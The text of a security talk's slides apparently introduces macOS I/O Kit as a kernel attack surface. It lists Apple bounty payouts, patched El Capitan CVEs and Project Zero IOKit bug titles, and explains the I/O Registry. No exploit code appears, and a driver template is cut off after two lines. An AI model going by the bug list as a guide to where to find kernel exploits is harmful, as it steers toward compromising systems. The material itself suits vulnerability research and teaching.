
hacking used to be easier



a single exploit was enough to fully compromise a system
(and allow for the installation of a persistence implant)

TIMES HAVE CHANGED

kernel mode coded execution, a must?



TIMES HAVE CHANGED

kernel mode coded execution -> \$\$\$ 😊

Category	Max. Payment
Secure boot firmware components	\$200,000
Extraction of confidential material protected by the Secure Enclave Processor	\$100,000
Execution of arbitrary code with kernel privileges	\$50,000
Unauthorized access to iCloud account data on Apple servers	\$50,000
Access from a sandboxed process to user data outside of that sandbox	\$25,000

Apple (iOS) bug bounty program

WHERE TO LOOK?

where the bugs at?

El Capitan 10.11.6
patched kernel bugs:

- › CVE-2016-4625
- › CVE-2016-4626
- › CVE-2016-4633
- › CVE-2016-4634
- › CVE-2016-4647
- › CVE-2016-4648
- › CVE-2016-4653


(some of) google p0 kernel bugs

OS X IOKit kernel code execution due to lack of bounds checking in IOAccel2DContext2::blit
OS X IOKit kernel memory disclosure due to lack of bounds checking in AGPMClient::getPstatesOccupancy
OS X IOKit kernel code execution due to unchecked pointer parameter in IGAcelCLContext::unmap_user_memory
OS X IOKit Multiple exploitable kernel NULL dereferences (x4)
OS X IOKit kernel memory disclosure due to lack of bounds checking in IOUSBControllerUserClient::ReadRegister
OS X IOKit kernel code execution due to incorrect bounds checking in Intel GPU driver (x2)
OS X IOKit kernel code execution due to NULL pointer dereference in IOThunderboltFamily
OS X IOKit kernel code execution due to lack of bounds checking in GPU command buffers
OS X IOKit kernel code execution due to off-by-one error in IGAcelGLContext::processSidebandToken
OS X IOKit kernel multiple exploitable memory safety issues in token parsing in IGAcelVideoContextMedia (x5)
OS X IOKit kernel code execution due to NULL pointer dereference in IOAccelContext2::clientMemoryForType
OS X IOKit kernel code execution due to lack of bounds checking in IGAcelVideoContextMain::process_token_ColorSpaceConversion
OS X IOKit kernel code execution due to lack of bounds checking in IOAccelDisplayPipeTransaction2::set_plane_gamma_table
OS X IOKit kernel code execution due to multiple bounds checking issues in IGAcelGLContext token parsing (x3)
OS X IOKit kernel code execution due to controlled kmem_free size in IOSharedDataQueue
OS X IOKit kernel code execution due to lack of bounds checking in AppleMultitouchIODataQueue
OS X IOKit kernel code execution due to bad free in IOBluetoothFamily
OS X IOKit kernel code execution due to integer overflow in IOBluetoothDataQueue (root only)
OS X IOKit kernel code execution due to integer overflow in IODataQueue::enqueue
OS X IOKit kernel code execution due to heap overflow in IOHIKeyboardMapper::parseKeyMapping
OS X IOKit kernel code execution due to NULL pointer dereference in IOHIKeyboardMapper::stickyKeysfree
OS X IOKit kernel memory disclosure due to lack of bounds checking in IOHIKeyboardMapper::modifierSwapFilterKey



all bugs in I/O Kit
drivers

I/O Kit understanding ...




I/O KIT


XNU's device driver environment



"Apple's object-oriented framework for developing device drivers for OS X" -apple.com




implemented in C++
> object-oriented



i/o kit resources


- > "*Mac OS X and iOS Internals*"
- > "*OS X and iOS Kernel Programming*"
- > "*IOKit Fundamentals*" (apple.com)



self-contained,
runtime environment

I/O KIT COMPONENTS

user & kernel mode pieces



"The user-space API through which a process communicates with a kernel driver is provided by a framework known as 'IOKit.framework'" -OS X & iOS Kernel Programming

I/O REGISTRY

database of objects (& properties)

IORegistryExplorer

IOService

Q keyboard

IOService:/IOResources/IOBluetoothHCIController/AppleBroadcomBluetoothHostController/IOBluetoothDevice/IOBluetoothL2CAPChannel/AppleBluetoothHIDKeyboard

AppleBluetoothHIDKeyboard

Class Inheritance: AppleBluetoothHIDKeyboard : IOAppleBluetoothHIDDriver : IOBluetoothHIDDriver : IOHIDDevice : IOService : IORegistryEntry : OSObject

Bundle Identifier: com.apple.driver.AppleBluetoothHIDKeyboard

▼ Root

MacBookPro11,3

AppleACPIPlatformExpert

PCI0@0

IOResources

AppleUSBHostResources

IOBluetoothHCIController

AppleBroadcomBluetoothHostController

IOBluetoothDevice

IOBluetoothL2CAPChannel

AppleBluetoothHIDKeyboard

IOHIDInterface

Property	Type	Value
BatteryDangerouslyLowNotificationType	String	CriticallyLowBattery
BatteryLow	Boolean	True
BatteryLowNotificationType	String	LowBattery
BatteryPanic	Boolean	True
BatteryPercent	Number	0xc
BatteryState	Number	0x2
BD_ADDR	Data	<7c c3 a1 97 7a 2b>
BTHIDObjectID	Number	0x4c734800
CFBundleIdentifier	String	com.apple.driver.AppleBluetoothHIDKeyboard
ClassOfDevice	Number	0x2540
ConnectionNotificationType	String	Connected
CountryCode	Number	0x21

☒ Registered

Retain Count: 10

☒ Matched

Busy Count: 0

☒ Active



"a multi-layered hierarchical database, tracking both the [i/o kit] objects and their interrelations"
-Mac OS X and iOS Internals

I/O KIT DRIVER

a basic template/example

```
#include <IOKit/IOLib.h>
#define super IOService

